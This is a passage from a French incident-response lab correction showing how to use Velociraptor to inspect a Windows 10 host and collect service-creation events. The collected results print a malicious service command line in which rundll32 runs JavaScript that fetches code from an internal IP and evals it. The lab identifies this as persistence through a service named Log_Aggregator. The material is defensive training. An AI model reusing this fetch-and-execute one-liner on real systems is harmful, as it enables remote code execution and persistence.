The screenshot shows the 'MANAGEMENT' section of the Velociraptor interface, specifically the 'Hunt Manager' view. It displays a table with the following columns: Online, Subject, Host, OS Version, MAC, Usernames, First Seen, Client version, Labels, Last Checkin, and OS Ins Da. A single host is listed with a green status icon, subject ID 'C:c39c815b4c830cbf', host name 'WIN10', and OS version 'Microsoft Windows 10 Pro 10.0.10586 Build 10586'.

<input type="checkbox"/>	Online	Subject	Host	OS Version	MAC	Usernames	First Seen	Client version	Labels	Last Checkin	OS Ins Da
<input type="checkbox"/>		C:c39c815b4c830cbf	WIN10	Microsoft Windows 10 Pro 10.0.10586 Build 10586							



Remarques

- Ne démarrez aucune activité IR tant que le rond n'est pas vert ! Cela peut prendre un certain temps avant qu'il ne le fasse... Pour actualiser, cliquez sur le logo Velociraptor, puis cliquez à nouveau sur Search box et appuyez sur Enter.
- Pour commencer à collecter des informations initiales sur le point de terminaison win10.els-child.eLS.local, il vous suffit de cliquer sur la première ligne, contenant le client Velociraptor déployé (voir figure ci-dessus).

Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Si vous le faites, vous allez avoir le résultat suivant :

The screenshot displays the Velociraptor interface for a specific host. On the left, a sidebar contains navigation options: 'Host Information' (highlighted), 'Start new flows', 'Browse Virtual Filesystem', 'Manage launched flows', and 'MANAGEMENT' (containing 'Hunt Manager'). The main panel shows the host details for 'WIN10' with client ID 'C:c39c815b4c830cbf'. It includes an 'Interrogate' button and 'Overview' and 'VQL Drilldown' tabs. Below this is a table of host information.

client_id	C:c39c815b4c830cbf	
agent_information		
os_info	system	windows
	release	Microsoft Windows 10 Pro10.0.10586 Build 10586
	machine	amd64
	fqdn	WIN10
last_seen_at	2019-01-03 05:33:50 UTC	
last_ip	10.100.11.100:49674	
last_ip_class	EXTERNAL	

Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Pour commencer à collecter des informations importantes sur ce point de terminaison, telles que les communications avec d'autres points de terminaison, les services nouvellement créés, etc., vous pouvez utiliser les flux Velociraptor. Pour cela, cliquez sur **Start new flows**.

The screenshot shows the Velociraptor web interface. At the top, it displays the Velociraptor logo, the user 'admin', the current date and time '2019-01-03 05:37:27 UTC', and a search box. On the left sidebar, the 'Start new flows' button is highlighted with a red box. The main content area shows details for a host named 'WIN10' with ID 'C.c39c815b4c830cbf'. Below this, there are buttons for 'Interrogate', 'Overview', and 'YQL Drilldown'. A table displays the following information:


client_id	C.c39c815b4c830cbf
agent_information	
os_info	system: windows release: Microsoft Windows 10 Pro10.0.10586 Build 10586 machine: amd64 fqdn: WIN10
last seen at	2019-01-03 05:34:37 UTC
last_ip	10.100.11.100-49674
last_ip_class	EXTERNAL

Activité n° 2

Utilisation de VELOCIRAPTOR

Correction

- Par exemple, pour répertorier tous les services nouvellement créés sur ce point de terminaison, vous devez accéder à **Collectors** -> **Artifact Collector**, ajouter **Windows.Events.ServiceCreation** et enfin, faire défiler vers le bas et appuyer sur **Launch**.



The screenshot shows the Velociraptor web interface. On the left, there is a sidebar with navigation options like 'Start new flows', 'Browse Virtual Filesystem', and 'Manage launched flows'. The main area displays a list of artifacts, with 'Windows.Events.ServiceCreation' selected and highlighted in blue. A red box highlights the 'Add' button next to the selected artifact. To the right, there is a detailed view of the selected artifact, including a description and a table of parameters.

Parameters	
name	systemLogFile
default	C:/Windows/System32/WinEvt/Logs/System.evtx

Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Pour collecter les résultats, vous devez cliquer sur **Manage launched flows**, puis cliquer sur le flux lancé (il peut afficher un message indiquant que le flux a échoué, ignorez-le, le flux a été exécuté avec succès).

The screenshot shows the Velociraptor web interface. The top bar includes the Velociraptor logo, the user 'admin', the current time '2019-01-03 05:44:51 UTC', a search box, and a red button with the number '1'. The left sidebar contains navigation options: 'WIN10', 'Access reason: test', 'Status: 23 seconds ago', '10.100.11.100:49723', 'Host information', 'Start new flows', 'Browse Virtual Filesystem', 'Manage launched flows' (highlighted in blue), 'MANAGEMENT', and 'Hunt Manager'. The main content area displays a table of launched flows:

State	Path	Flow Name	Creation Time	Last Active	Creator
🔄	F.464feb70	ArtifactCollector	2019-01-03 05:44:18 UTC	2019-01-03 05:44:29 UTC	admin
✔	F.36b3c241	Vinterrogate	2019-01-03 05:34:36 UTC	2019-01-03 05:34:37 UTC	admin
🔄	F.Monitoring	MonitoringFlow	2019-01-02 19:12:55 UTC	2019-01-03 05:12:58 UTC	
✔	F.510bf1ca	Vinterrogate	2019-01-02 19:12:54 UTC	2019-01-02 19:12:56 UTC	

Below the table, a detailed view of an artifact is shown: 'Artifact: Windows.Events.ServiceCreation @ 2019-01-03 05:44:29 UTC'. It includes a table with the following data:

Timestamp	EventID	ImagePath
2017-09-07T14:37:12Z	7045	!SystemRoot\System32\drivers\le1163x64.sys

Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Maintenant, si vous regardez attentivement les résultats, vous en remarquerez des curieux.

The screenshot shows the Velociraptor interface for a user named 'admin' on 2019-01-03. The main table lists several flows:

State	Path	Flow Name	Creation Time	Last Active	Creator
🕒	F.464feb0	ArtifactCollector	2019-01-03 05:44:18 UTC	2019-01-03 05:44:29 UTC	admin
✔	F.36b3c241	Vinterrogate	2019-01-03 05:34:36 UTC	2019-01-03 05:34:37 UTC	admin
🕒	F.Monitoring	MonitoringFlow	2019-01-02 19:12:55 UTC	2019-01-03 05:12:58 UTC	
✔	F.510bf1ca	Vinterrogate	2019-01-02 19:12:54 UTC	2019-01-02 19:12:56 UTC	

The detailed view of a flow shows the following command:

```
C:\Windows\system32\cmd.exe /Q /c rundll32.exe javascript:'.\mshtml,RunHTMLApplication (.document.write());h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");w=new%20ActiveXObject("WScript.Shell");h.Open("GET","http://10.100.11.250:80/connect,false);h.Send();B=h.ResponseText;eval(B)
```

Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Plus précisément, vous rencontrez à nouveau rundll32 exécutant du code JavaScript malveillant.
- Cette fois, la persistance passe par la création d'un service malveillant.
- Si vous faites défiler vers la droite, vous verrez également que le nom du service malveillant est *Log_Aggregator*.
- On vous a également dit que cette machine dispose de la journalisation PowerShell ScriptBlock. Extrayons et inspectons ces journaux en exécutant une requête Velocidex Query Language (VQL).
- Vous pouvez le faire en cliquant sur **Start new flows**, en naviguant vers **Collectors** → **VQL Collector** et en spécifiant la requête ci-dessous (voir https://docs.velociraptor.velocidex.com/blog/html/2018/11/09/event_queries_and_endpoint_monitoring.html pour plus d'information).

